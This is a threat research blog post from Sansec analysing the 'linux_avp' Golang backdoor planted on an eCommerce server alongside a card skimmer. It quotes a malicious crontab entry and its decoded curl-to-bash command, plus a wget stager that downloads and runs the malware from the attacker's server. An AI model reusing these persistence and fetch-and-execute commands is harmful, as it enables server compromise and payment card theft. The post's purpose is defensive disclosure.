New linux_avp malware hits eCommerce sites

sansec.io/research/ecommerce-malware-linux-avp

November 18, 2021

- 18th November 2021

  Web Skimming / Sansec Threat Research
  Learn about new eCommerce hacks?

  Receive an alert whenever we discover new hacks or vulnerabilities that may affect your online store.

- What is
  Magecart?

  Also known as digital skimming, this crime has surged since 2015. Criminals steal card data during online shopping. Who are behind these notorious hacks, how does it work, and how have Magecart attacks evolved over time?

  About Magecart

Sansec discovered a new malicious agent “linux_avp” that hides as system process on eCommerce servers. It is being deployed around the world since last week and takes commands from a control server in Beijing.

A merchant recently reached out to us, after hiring two forensic companies but still having malware on his store. As we appreciate a challenge, our team got started and quickly discovered an intricate attack.

Malicious Golang server agent

We found that the attacker started with automated eCommerce attack probes, testing for dozens of weaknesses in common online store platforms. After a day and a half, the attacker found a file upload vulnerability in one of the store's plugins. S/he then uploaded a webshell and modified the server code to intercept customer data.

Interestingly, the attacker also uploaded a Linux executable called `linux_avp`. This Golang program starts, removes itself from disk, and disguises as a fake `ps -ef` process.

Analysis of `linux_avp` suggests that it serves as backdoor, waiting for commands from a Beijing (Alibaba) hosted server `47.113.202.35`. Note the spelling error `PostDecript` in the malware function list:

```
main.BytesToPublicKey
main.(*client).getJob
main.(*client).getJob.func1
main.(*client).MakeCryptPostData
main.(*client).PostDecript
main.(*client).postRequest
main.(*client).register_cli
main.(*client).returnHash
main.CorrectPub64
main.DecryptOAEP
main.DecryptOAEPLong
main.DownloadFile
main.EncryptOAEP
main.EncryptOAEPLong
main.execute
main.GenerateKeyPair
main.JsonToDict
main.map2json
main.newClient
main.PubFrom64
main.PublicKeyToBytes
main.PublicKeyToStr
main.SetProcessName
main.wsock
```

The backdoor also revealed where the backdoor was built: by user `dob` in a project folder `lin_avp`, using code name `GREECE`.

```
/home/dob/Documents/GREECE/lin_avp/lin_avp.go
/home/dob/Documents/GREECE/lin_avp/rsa_pac.go
/home/dob/Documents/GREECE/lin_avp/websock_pac.go
```

The `linux_avp` malware also injects a malicious crontab entry, to ensure access in case that the process is removed or the server rebooted.

```
* * * * * /bin/bash -c "base64 --decode <<<
Y3VybCAtWCBQT1NUIC1kICJoYXNoPTNjMjM1YTJjY2Q3ZGI3Mzk3ZDMyNGI4ZjhiZTBlZGJhIiAtLWluc2Vjc
 | /bin/bash"
```

This translates to :

```
curl -X POST -d "hash=f6ee7f366f96456277fd9e10c07d9d3f" --insecure
https://47.113.202.35/license_validation_expiration | base64 --decode | /bin/bash
```

When executed, it will receive this code:

```
path_wr=$(find / -type d -writable -print | grep -wv '^/proc\|^/dev\|^/run' -
m1);wget -O $path_wr/linux_avp --post-data 'hash=f6ee7f366f96456277fd9e10c07d9d3f'
https://47.113.202.35/license_validation --no-check-certificate;chmod +x
$path_wr/linux_avp;echo
'LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQktEQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FSVUFNSUlC
 > $path_wr/xpnjdfx.txt;echo "anonymous" > drgjghsaef.txt; $path_wr/linux_avp &
```

This effectively downloads the Golang malware executable to a random writable directory, and installs two configuration files. One contains a public key, which is presumably used to ensure that no-one but the malware owner can launch commands.


```
-----BEGIN PUBLIC KEY-----
MIIBKDANBgkqhkiG9w0BAQEFAAOCARUAMIIBEAKCAQcA8KzigHDnHkwuLFQbjmx2
Rwnb0Mq+TPORlZP55vN7lYXxzrUaWiT1kaug6+OSN6TUAfh0a50faFgRhNIqbbGk
puMDfO3w7CVXUlzDB05UDGiG2jtBPUNxcyDOw6v/Q5JhOAlR6uxyjgpgFwcu6XHv
RS3OI3O19cFrz6VjrW8CTJKSN8cyTkMiLCj513uIP7XB03Dw3SdKwuDLDyteRRmI
OYkgdrdfNvMQPkBpBsUeh0W6wKuIyjMfeGR0pPM/VLNyL2YhIvM9IvQIFlK0MujT
8LCH3z3py9nZ0BmLSgpz1LN4/5IILBWi+WSvp/naKmi54NqZL2Y4/NEeSV91zGp/
Gxqt2aXAXQIDAQAB
-----END PUBLIC KEY-----
```

This case has another Chinese connection. A file was added to the eCommerce platform code called `app/design/frontend/favicon_absolute_top.jpg`, which contains PHP code to retrieve a fake payment form and inject it in the store:

```
https://103.233.11.28/jQuery_StXlFiisxCDN.php?
hash=06d08a204bddfebe2858408a62c742e944824164
```

The IP `103.233.11.28` is hosted in Hong Kong and we previously observed it as skimming exfiltration endpoint in July and August of this year.

Malware under the radar but spreading



No security vendors flagged this file as malicious

2d422affb9727b71b0e1610568bea8643892d99bdaed99269a10e7554c88437b

test

5.41 MB
Size

At the time of writing, no other anti-virus vendor recognize this malware. Curiously, one individual had submitted the same malware to Virustotal on Oct 8th with the comment “test”. This was just one day after the successful breach of our customer’s store. The person uploading the malware could very well be the malware author, who wanted to assert that common anti-virus engines will not detect their creation.

Sansec has updated detection capabilities for our eComscan security monitor, and the malware was discovered on several US and EU based servers.

Update 2021-11-25: see also our analysis of another, more advanced RAT we found a few days later: CronRAT.

Photo by: Jeremy Bezanger

data-size="large" > Follow @sansecio